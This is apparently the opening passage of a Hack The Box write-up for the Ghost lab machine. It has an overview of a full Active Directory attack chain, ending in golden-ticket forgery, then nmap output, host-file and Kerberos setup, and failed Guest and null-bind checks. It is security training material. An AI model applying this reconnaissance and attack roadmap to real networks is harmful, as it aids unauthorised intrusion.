Overview
The machine starts by an LDAP injection in the intranet login that leaks gitea credentials, using an LFI in the blog's Ghost CMS to leak a dev API key and chain into a rust command injection RCE to get a shell in a docker container to find an ssh controlmaster session and reused Kerberos ticket for a domain user. Cracking a coerced netntlmv2 hash gets bloodhound access to read a gmsa password over winrm to get user, then abusing read rights on ADFS secrets to forge a saml token, pivoting through an mssql linked server and EfsPotato local privesc to get system, and finally abusing a child-to-parent domain trust to forge an inter-realm golden ticket to get shell as administrator
Enumeration
Lets start with nmap scan
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ nmap -sC -sV -vv -oA nmap/initial_scan.verbose 10.129.231.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-27 21:46 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:46
Completed NSE at 21:46, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:46
Completed NSE at 21:46, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:46
Completed NSE at 21:46, 0.00s elapsed
Initiating Ping Scan at 21:46
Scanning 10.129.231.105 [2 ports]
Completed Ping Scan at 21:46, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:46
Completed Parallel DNS resolution of 1 host. at 21:46, 0.13s elapsed
Initiating Connect Scan at 21:46
Scanning 10.129.231.105 [1000 ports]
Discovered open port 443/tcp on 10.129.231.105
Discovered open port 445/tcp on 10.129.231.105
Discovered open port 80/tcp on 10.129.231.105
Discovered open port 3389/tcp on 10.129.231.105
Discovered open port 53/tcp on 10.129.231.105
Discovered open port 135/tcp on 10.129.231.105
Discovered open port 139/tcp on 10.129.231.105
Discovered open port 8008/tcp on 10.129.231.105
Discovered open port 88/tcp on 10.129.231.105
Discovered open port 389/tcp on 10.129.231.105
Discovered open port 593/tcp on 10.129.231.105
Discovered open port 3268/tcp on 10.129.231.105
Discovered open port 2179/tcp on 10.129.231.105
Discovered open port 636/tcp on 10.129.231.105
Discovered open port 3269/tcp on 10.129.231.105
Discovered open port 464/tcp on 10.129.231.105
Discovered open port 1433/tcp on 10.129.231.105
Discovered open port 8443/tcp on 10.129.231.105
Completed Connect Scan at 21:46, 11.79s elapsed (1000 total ports)
Initiating Service scan at 21:46
Scanning 18 services on 10.129.231.105
Completed Service scan at 21:47, 47.96s elapsed (18 services on 1 host)
NSE: Script scanning 10.129.231.105.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:47
NSE Timing: About 99.96% done; ETC: 21:48 (0:00:00 remaining)
Completed NSE at 21:48, 40.12s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:48
Completed NSE at 21:48, 5.11s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:48
Completed NSE at 21:48, 0.01s elapsed
Nmap scan report for 10.129.231.105
Host is up, received syn-ack (0.13s latency).
Scanned at 2026-06-27 21:46:45 PDT for 105s
Not shown: 982 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
80/tcp   open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| _http-title: Not Found
| _http-server-header: Microsoft-HTTPAPI/2.0
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-06-28 04:47:06Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Issuer: commonName=DC01.ghost.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-06-19T15:45:56
| Not valid after: 2124-06-19T15:55:55
| MD5: 5baa:c0a2:2d16:3ddf:29e3:d21c:154f:9aaa
| SHA-1: d9d2:b4cd:cddf:b8a5:884b:a4b8:4648:ab24:4c78:54df
| -----BEGIN CERTIFICATE-----
| MIIDNDCCAhygAwIBAgIQbbNX14LU/7ZER19Nx0Mb0zANBgkqhkiG9w0BAQsFADAZ
| MRcwFQYDVQQDDA5EQzAxLmdob3N0Lmh0YjAgFw0yNDA2MTkxNTQ1NTZaGA8yMTI0
| MDYxOTE1NTU1NVowGTEXMBUGA1UEAwwOREMwMS5naG9zdC5odGIwggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQC+KGj+UF3Whl3rrWR2oViEqhGfBMRBiMbn
| XwatNfeYUSYswCce1heNwUTFC4QmNnMRzRYFEIUUzXR+0oN9o5OvJJ+BypbLO3T9
| S/lIU4nUsHlLMmPoPSTGSTXCZk2N6YzyXry9S60fQrCQBfuJ9xckIM9Et2pWceI0
| wPb77bA4ql2zJX0z/6ikYpxlhk1YPEXSija8b0k5nks8ClrcSbJs3/nVDW2gXYPx
| GL0AcPp5/rkvSHqGJwk+njaFcm3U7yypK1YCLVjDr/RWAyJtg+k2U6h/UWwz4hQ6
| XjTU3Uacc+9IBRVJIXJo35jPv4BbzcSI+zTcqVo1jgjjVG12NQwpAgMBAAGjdjB0
| MA4GA1UdDwEB/wQEAwIFoDAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| JAYDVR0RBB0wG4IOREMwMS5naG9zdC5odGKCCWdob3N0Lmh0YjAdBgNVHQ4EFgQU
| vbMNoaPer5SDohZm/1l8wFs0qakwDQYJKoZIhvcNAQELBQADggEBAEupnPNsQB9/
| EG/HNgrB4aZFvjn9sBa5ET3Zwr3oT8bTa/RdH4kB0YQscRPuRaewqP1eSXoB/szr
| 9WIBhz+meWj1nIRfQFwRnpg2aX3g0nA/u92v/YkkkfVpD2YEwSlrEKjMJCGyQol8
| b50RFpZQLAilyhV3EM6t3zi3Iqp0fKKOumGw8ciz5KUSsLswieaB8wYE87kJ057T
| 8Z2cGF8vJmHmNHPuKPCAWzRDFMw0xmZaY2e2z+JQxZWqNB5cwpzYewkB4kwDTRTM
| yNP19u2Xj9mPWlCad+zX+0AnG8Kb/HZPYEBLDRu2rJ6AnSUow0aAi57Iy+1BJHky
| Efk4OwlDRXo=
| _-----END CERTIFICATE-----
443/tcp  open  https?        syn-ack
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Issuer: commonName=DC01.ghost.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-06-19T15:45:56
| Not valid after: 2124-06-19T15:55:55
| MD5: 5baa:c0a2:2d16:3ddf:29e3:d21c:154f:9aaa
| SHA-1: d9d2:b4cd:cddf:b8a5:884b:a4b8:4648:ab24:4c78:54df
| -----BEGIN CERTIFICATE-----
| MIIDNDCCAhygAwIBAgIQbbNX14LU/7ZER19Nx0Mb0zANBgkqhkiG9w0BAQsFADAZ
| MRcwFQYDVQQDDA5EQzAxLmdob3N0Lmh0YjAgFw0yNDA2MTkxNTQ1NTZaGA8yMTI0
| MDYxOTE1NTU1NVowGTEXMBUGA1UEAwwOREMwMS5naG9zdC5odGIwggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQC+KGj+UF3Whl3rrWR2oViEqhGfBMRBiMbn
| XwatNfeYUSYswCce1heNwUTFC4QmNnMRzRYFEIUUzXR+0oN9o5OvJJ+BypbLO3T9
| S/lIU4nUsHlLMmPoPSTGSTXCZk2N6YzyXry9S60fQrCQBfuJ9xckIM9Et2pWceI0
| wPb77bA4ql2zJX0z/6ikYpxlhk1YPEXSija8b0k5nks8ClrcSbJs3/nVDW2gXYPx
| GL0AcPp5/rkvSHqGJwk+njaFcm3U7yypK1YCLVjDr/RWAyJtg+k2U6h/UWwz4hQ6
| XjTU3Uacc+9IBRVJIXJo35jPv4BbzcSI+zTcqVo1jgjjVG12NQwpAgMBAAGjdjB0
| MA4GA1UdDwEB/wQEAwIFoDAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| JAYDVR0RBB0wG4IOREMwMS5naG9zdC5odGKCCWdob3N0Lmh0YjAdBgNVHQ4EFgQU
| vbMNoaPer5SDohZm/1l8wFs0qakwDQYJKoZIhvcNAQELBQADggEBAEupnPNsQB9/
| EG/HNgrB4aZFvjn9sBa5ET3Zwr3oT8bTa/RdH4kB0YQscRPuRaewqP1eSXoB/szr
| 9WIBhz+meWj1nIRfQFwRnpg2aX3g0nA/u92v/YkkkfVpD2YEwSlrEKjMJCGyQol8
| b50RFpZQLAilyhV3EM6t3zi3Iqp0fKKOumGw8ciz5KUSsLswieaB8wYE87kJ057T
| 8Z2cGF8vJmHmNHPuKPCAWzRDFMw0xmZaY2e2z+JQxZWqNB5cwpzYewkB4kwDTRTM
| yNP19u2Xj9mPWlCad+zX+0AnG8Kb/HZPYEBLDRu2rJ6AnSUow0aAi57Iy+1BJHky
| Efk4OwlDRXo=
| _-----END CERTIFICATE-----
1433/tcp open  ms-sql-s      syn-ack Microsoft SQL Server 2022 16.00.1000.00; RC0+
| _ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-06-28T04:35:21
| Not valid after: 2056-06-28T04:35:21
| MD5: b997:78be:8a45:bd40:0f3c:fda0:6387:921d
| SHA-1: 8204:435d:c45f:5db9:a8df:7a18:5d09:bd1e:392c:8564
| -----BEGIN CERTIFICATE-----
| MIIEADCCAmigAwIBAgIQTpG5NL9LuJ1L5XjGFYU1BjANBgkqhkiG9w0BAQsFADA7
| MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAXwBGAGEA
| bABsAGIAYQBjAGswIBcNMjYwNjI4MDQzNTIxWhgPMjA1NjA2MjgwNDM1MjFaMDsx
| OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs
| AGwAYgBhAGMAazCCAaIwDQYJKoZIhvcNAQEBBQADggGPADCCAYoCggGBALAu7JF8
| eaRX6ZVwSXnRf+XlT53CdWxKEvolHgZ9hKGyLAODKvnb917GK7gJerV357pcqO2R
| Nwlo4/9q/JZr3OtQzpP1WYMb/zZ9YCCTOpjbgSQR/1Gz5LugtCBZEggyBUX0yMOz
| pBWXo55qjmctmOBP2BmF3pk6C4St2kl1lfB38DruAOY3r9owQQQWkmK4NZVQhqZ0
| f6dtyCiCWENtFMNfbgaWmZuezUKEpi05F8Wv2s/bR64ayCXQY1BdFXaHEMFJOUqr
| AaeUY2xdPibQic+zPw8StnHRy42sHt67mGyTEh50OP5ucYa9krCu6usQUmguS5nM
| M7zvDJLKKTRl6U1qJXx6nPZmpLATMxCHxB0c/NiGaKPshaOTJjTfBP7PlU2oswT8
| oYZEo8DOsCUiDMYNmPx1NFXDArmpW/+k2UwdbK8aFit6v2FtXiRTBlyS6qiWvUnK
| vQgpu4uBU+Htbtp9F6LDliiX3l8Ii9XdtJynGBeCytwHj6j0QAHfzFDwrQIDAQAB
| MA0GCSqGSIb3DQEBCwUAA4IBgQCf0E43cep/1o9yn86XFKKHozikR0FwH5FzDX9C
| d0ueEwErsR1caCbpmXBaCTyJkjROJ0ABX1MywumhF6p4WEZxv2GO1FP6EFV1n9yH
| Z0cgor/htU3AoVm0UuurVo6XKpHoCNU73wr37mQ8/6chv2JvOLQIzD3EDCWsWZ2U
| BSC/HYui80b1cFrgrMYhrWAJ5/CS9Qea9KFADf6qAnAwRIToq3K74ybPgrztANZY
| ub73lKhVegJta0wfgHlBL4TnQ3hpgS9I4BNY1Tkry6tfTnkqvQogUjJzLOriZyEy
| s5lzOMdQaEO/xzpWi8OQodWf0yiRdN3DCeFmNRMV9FE4RiEmenYnBbwXBD+b6V+y
| qLIYix45rVmyl7D6a3O6JsDd9mPhXQzfq/stePKp9UrRzHo+G8ghCzG91jBzCIfL
| JeTNWS3NtpSFfirkrt6lf3/rVZuQ0++Yx+Bq3MkagAXQJEc35ukIA3KQ3c0/2WR+
| /+Jw53NbfsfURNNCbeTocTikIKo=
| _-----END CERTIFICATE-----
| _ssl-date: 2026-06-28T04:48:27+00:00; +2s from scanner time.
| _ms-sql-info: ERROR: Script execution failed (use -d to debug)
2179/tcp open  vmrdp?        syn-ack
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Issuer: commonName=DC01.ghost.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-06-19T15:45:56
| Not valid after: 2124-06-19T15:55:55
| MD5: 5baa:c0a2:2d16:3ddf:29e3:d21c:154f:9aaa
| SHA-1: d9d2:b4cd:cddf:b8a5:884b:a4b8:4648:ab24:4c78:54df
| -----BEGIN CERTIFICATE-----
| MIIDNDCCAhygAwIBAgIQbbNX14LU/7ZER19Nx0Mb0zANBgkqhkiG9w0BAQsFADAZ
| MRcwFQYDVQQDDA5EQzAxLmdob3N0Lmh0YjAgFw0yNDA2MTkxNTQ1NTZaGA8yMTI0
| MDYxOTE1NTU1NVowGTEXMBUGA1UEAwwOREMwMS5naG9zdC5odGIwggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQC+KGj+UF3Whl3rrWR2oViEqhGfBMRBiMbn
| XwatNfeYUSYswCce1heNwUTFC4QmNnMRzRYFEIUUzXR+0oN9o5OvJJ+BypbLO3T9
| S/lIU4nUsHlLMmPoPSTGSTXCZk2N6YzyXry9S60fQrCQBfuJ9xckIM9Et2pWceI0
| wPb77bA4ql2zJX0z/6ikYpxlhk1YPEXSija8b0k5nks8ClrcSbJs3/nVDW2gXYPx
| GL0AcPp5/rkvSHqGJwk+njaFcm3U7yypK1YCLVjDr/RWAyJtg+k2U6h/UWwz4hQ6
| XjTU3Uacc+9IBRVJIXJo35jPv4BbzcSI+zTcqVo1jgjjVG12NQwpAgMBAAGjdjB0
| MA4GA1UdDwEB/wQEAwIFoDAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| JAYDVR0RBB0wG4IOREMwMS5naG9zdC5odGKCCWdob3N0Lmh0YjAdBgNVHQ4EFgQU
| vbMNoaPer5SDohZm/1l8wFs0qakwDQYJKoZIhvcNAQELBQADggEBAEupnPNsQB9/
| EG/HNgrB4aZFvjn9sBa5ET3Zwr3oT8bTa/RdH4kB0YQscRPuRaewqP1eSXoB/szr
| 9WIBhz+meWj1nIRfQFwRnpg2aX3g0nA/u92v/YkkkfVpD2YEwSlrEKjMJCGyQol8
| b50RFpZQLAilyhV3EM6t3zi3Iqp0fKKOumGw8ciz5KUSsLswieaB8wYE87kJ057T
| 8Z2cGF8vJmHmNHPuKPCAWzRDFMw0xmZaY2e2z+JQxZWqNB5cwpzYewkB4kwDTRTM
| yNP19u2Xj9mPWlCad+zX+0AnG8Kb/HZPYEBLDRu2rJ6AnSUow0aAi57Iy+1BJHky
| Efk4OwlDRXo=
| _-----END CERTIFICATE-----
3269/tcp open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Issuer: commonName=DC01.ghost.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-06-19T15:45:56
| Not valid after: 2124-06-19T15:55:55
| MD5: 5baa:c0a2:2d16:3ddf:29e3:d21c:154f:9aaa
| SHA-1: d9d2:b4cd:cddf:b8a5:884b:a4b8:4648:ab24:4c78:54df
| -----BEGIN CERTIFICATE-----
| MIIDNDCCAhygAwIBAgIQbbNX14LU/7ZER19Nx0Mb0zANBgkqhkiG9w0BAQsFADAZ
| MRcwFQYDVQQDDA5EQzAxLmdob3N0Lmh0YjAgFw0yNDA2MTkxNTQ1NTZaGA8yMTI0
| MDYxOTE1NTU1NVowGTEXMBUGA1UEAwwOREMwMS5naG9zdC5odGIwggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQC+KGj+UF3Whl3rrWR2oViEqhGfBMRBiMbn
| XwatNfeYUSYswCce1heNwUTFC4QmNnMRzRYFEIUUzXR+0oN9o5OvJJ+BypbLO3T9
| S/lIU4nUsHlLMmPoPSTGSTXCZk2N6YzyXry9S60fQrCQBfuJ9xckIM9Et2pWceI0
| wPb77bA4ql2zJX0z/6ikYpxlhk1YPEXSija8b0k5nks8ClrcSbJs3/nVDW2gXYPx
| GL0AcPp5/rkvSHqGJwk+njaFcm3U7yypK1YCLVjDr/RWAyJtg+k2U6h/UWwz4hQ6
| XjTU3Uacc+9IBRVJIXJo35jPv4BbzcSI+zTcqVo1jgjjVG12NQwpAgMBAAGjdjB0
| MA4GA1UdDwEB/wQEAwIFoDAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| JAYDVR0RBB0wG4IOREMwMS5naG9zdC5odGKCCWdob3N0Lmh0YjAdBgNVHQ4EFgQU
| vbMNoaPer5SDohZm/1l8wFs0qakwDQYJKoZIhvcNAQELBQADggEBAEupnPNsQB9/
| EG/HNgrB4aZFvjn9sBa5ET3Zwr3oT8bTa/RdH4kB0YQscRPuRaewqP1eSXoB/szr
| 9WIBhz+meWj1nIRfQFwRnpg2aX3g0nA/u92v/YkkkfVpD2YEwSlrEKjMJCGyQol8
| b50RFpZQLAilyhV3EM6t3zi3Iqp0fKKOumGw8ciz5KUSsLswieaB8wYE87kJ057T
| 8Z2cGF8vJmHmNHPuKPCAWzRDFMw0xmZaY2e2z+JQxZWqNB5cwpzYewkB4kwDTRTM
| yNP19u2Xj9mPWlCad+zX+0AnG8Kb/HZPYEBLDRu2rJ6AnSUow0aAi57Iy+1BJHky
| Efk4OwlDRXo=
| _-----END CERTIFICATE-----
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| _ssl-date: 2026-06-28T04:48:27+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Issuer: commonName=DC01.ghost.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-06-27T04:32:35
| Not valid after: 2026-12-27T04:32:35
| MD5: 7af5:cca5:d32c:8b83:7072:f814:18ab:a391
| SHA-1: 209b:d8fc:714e:7932:3efd:ec6e:e218:43f7:89e5:c70f
| -----BEGIN CERTIFICATE-----
| MIIC4DCCAcigAwIBAgIQRvaFPNB3Co9GJgz2cWnNLTANBgkqhkiG9w0BAQsFADAZ
| MRcwFQYDVQQDEw5EQzAxLmdob3N0Lmh0YjAeFw0yNjA2MjcwNDMyMzVaFw0yNjEy
| MjcwNDMyMzVaMBkxFzAVBgNVBAMTDkRDMDEuZ2hvc3QuaHRiMIIBIjANBgkqhkiG
| 9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqifjQMy6mAv+Mzlb2Ce+Nkb4sPCYH3QZ+vm5
| 7mLAYSTPGREnl4DNkgbLE11YIsH+G5kcwEFqobr2V5S5mgDxi75qWFyoJo90eiKO
| yP769f6mKg2hWPTqoKZwKqEcduXM1vxMRFgXTA4DuIIWWpL4jL/Av/U/34BUNuoL
| 4fJdrQCEJ4DwJpm7wwozxmMbG8nj4aFlAU5jtYSP5m+0mPIuP9mHMhTmJGIcMsuJ
| YxOwFlrH7uicXRq5Ab82D8zJctDcmcqAY8+EnyPk2wN9btCq3vaq9iMPQl76Q9vz
| DH7q8Z76eQF0FEKK3eVoMvZBBL25c6RJuAXE6cdr4taz0trMCQIDAQABoyQwIjAT
| BgNVHSUEDDAKBggrBgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQELBQAD
| ggEBAEqJPK1NOgCzsTZpJjPeqycttrhp8cXtrGbFc8Krttpxdd+q7a8mFhZQ3bsh
| OknoEAm8ApLQ5I9UWNj1IxaxDI2g52ZE2lXd05YSgDnlY7fluS3WmKhmzexeDFNJ
| QmxvBm2r3b/I2eV2vASgqrzzRrBj/N982o0HmAQhQLc7Atmrrbuz/Iag6wm6w12h
| uUWAtJCCE8gbU5zzeHyxnkJL2Noylqnv+KLo0LWIOIQddLiLCBpT7qvHLtYMsO3h
| sJUarc01yPIRRrJMqh/xq20y6CgHBJXi245/4+5Tt31RGB1mMrNHdi1cjTbCjVRf
| f9Jxz405OfRQAcgezDSVxeWrqeE=
| _-----END CERTIFICATE-----
8008/tcp open  http          syn-ack nginx 1.18.0 (Ubuntu)
| _http-favicon: Unknown favicon MD5: A9C6DBDCDC3AE568F4E0DAD92149A0E3
| http-methods:
| _ Supported Methods: POST GET HEAD OPTIONS
| http-robots.txt: 5 disallowed entries
| _/ghost/ /p/ /email/ /r/ /webmentions/receive/
| _http-server-header: nginx/1.18.0 (Ubuntu)
| _http-generator: Ghost 5.78
| _http-title: Ghost
8443/tcp open  ssl/http      syn-ack nginx 1.18.0 (Ubuntu)
| tls-nextprotoneg:
| _ http/1.1
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
| tls-alpn:
| _ http/1.1
| ssl-cert: Subject: commonName=core.ghost.htb
| Subject Alternative Name: DNS:core.ghost.htb
| Issuer: commonName=core.ghost.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-06-18T15:14:02
| Not valid after: 2124-05-25T15:14:02
| MD5: 8e6a:b3f0:2883:ed74:dd49:2f75:7944:41e9
| SHA-1: 507b:a1b1:afdb:d880:f67a:6d75:4b06:2b20:e969:96bc
| -----BEGIN CERTIFICATE-----
| MIIDHzCCAgegAwIBAgIUEb1xqGsm3qLE71AYW/z4fPys/BAwDQYJKoZIhvcNAQEL
| BQAwGTEXMBUGA1UEAwwOY29yZS5naG9zdC5odGIwIBcNMjQwNjE4MTUxNDAyWhgP
| MjEyNDA1MjUxNTE0MDJaMBkxFzAVBgNVBAMMDmNvcmUuZ2hvc3QuaHRiMIIBIjAN
| BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAuNF8862nPwjQ12Y+VHX9iIbRsXWR
| BaCV7NMyJrw8HPguOIb42oQYR3PuVsmbFRpGVgrWP/RtFGa/ipp//FlNlkqBBzqX
| f8FcmJngmJbIYbe4PrsyZ+Yd0Jwqv0k/rjYZiurNaXYkeixyQpA8hJ4k+wyu8aBq
| XLLczCubASvauWm+GohFvCgSfBfrAx1VJaE9QBi1U87n2fjDZU7U/ZGLkPhanzhM
| EUCvb71gI5tnwlsNuFCvtxgPmxP2EOETANkZZKWFYAgprR0nja1aW0QgOWKsPejx
| mGE8WnZ2uShAU+7ZKqW8+CTstxnRFwi8QlBFm1XqukiRwtsCHfAiM5WsSwIDAQAB
| o10wWzAdBgNVHQ4EFgQUXSOH/zvkFA9R7nsT9v2eyy+n5wcwHwYDVR0jBBgwFoAU
| XSOH/zvkFA9R7nsT9v2eyy+n5wcwGQYDVR0RBBIwEIIOY29yZS5naG9zdC5odGIw
| DQYJKoZIhvcNAQELBQADggEBABmkEwFpbxF24pUqBt9V9dprvjNybHZSgANp9fBQ
| i/Xzt2VqeBt29eJlFM7AVRlW6WPuuYSPEg9WfuGEs7zwkKQgxlYCAjXeomlnUi6y
| sFT3bviNcW8zv87h2TLgvWihSuuMIhgG6hMqvvmwlqU3jJYocpfjsdroxuZf0h8m
| e2Re37wQDYdj88b+JaBtaNmRqFXPIZ4c2ErOo1jO6PWTOPb9jNK7k3Jpuf9RgLy3
| dL6bU6wRRnEvCwqQHcioUXkPsLetxQRPwkbuokPxP1mxdPXn2VIbBVufgZwq1tDq
| DdCoSG+ek15c/wse7CS8PPhFWS+nib0STs1ERBxUQZF6uKk=
| _-----END CERTIFICATE-----
| _ssl-date: TLS randomness does not represent time
| _http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Ghost Core
| _Requested resource was /login
Service Info: Host: DC01; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux_kernel

Host script results:
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 26067/tcp): CLEAN (Timeout)
| Check 2 (port 40986/tcp): CLEAN (Timeout)
| Check 3 (port 19519/udp): CLEAN (Timeout)
| Check 4 (port 51085/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2026-06-28T04:47:52
| _ start_date: N/A
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| _clock-skew: mean: 1s, deviation: 0s, median: 1s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:48
Completed NSE at 21:48, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:48
Completed NSE at 21:48, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:48
Completed NSE at 21:48, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.06 seconds
we got a lot of ports open the only thing we are sure of right now that this is an AD machine
- domain name is
ghost.htband the FQDN is DC01.ghost.htb - there is MSSQL server running on 1433
- there is multiple HTTP ports exposed
- port 80 running HTTPAPI which isn't fully featured IIS so it is used by some other service
- port 8008 running a nonstandard page
- port 8443 running another vhost which is
core.ghost.htb
- skew is fine so lets setup the environment as we always do
we start by adding the vhosts to the host file and generating KRB file
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ echo '10.129.231.105 DC01 DC01.ghost.htb ghost.htb core.ghost.htb' | sudo tee -a /etc/hosts
10.129.231.105 DC01 DC01.ghost.htb ghost.htb core.ghost.htb
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ sudo nxc smb 10.129.231.105 -u '' -p '' --generate-krb5-file /etc/krb5.conf
SMB 10.129.231.105 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ghost.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.231.105 445 DC01 [+] krb5 conf saved to: /etc/krb5.conf
SMB 10.129.231.105 445 DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=/etc/krb5.conf
SMB 10.129.231.105 445 DC01 [+] ghost.htb\:
there is multiple HTTP ports so in this case i will roll out the easy wins like Guest share, and LDAP null bind first
AD Services
and both failed now we know our only way forward is the web apps so lets take a look at each and start fuzzing
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ nxc smb 10.129.231.105 -u Guest -p '' --shares
SMB 10.129.231.105 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ghost.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.231.105 445 DC01 [-] ghost.htb\Guest: STATUS_ACCOUNT_DISABLED
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ nxc ldap 10.129.231.105 -u '' -p ''
LDAP 10.129.231.105 389 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:ghost.htb) (signing:None) (channel binding:Never)
LDAP 10.129.231.105 389 DC01 [-] Error in searchRequest -> operationsError: 000004DC: LdapErr: DSID-0C090C78, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4f7c
LDAP 10.129.231.105 389 DC01 [+] ghost.htb\:
HTTP
Port 80
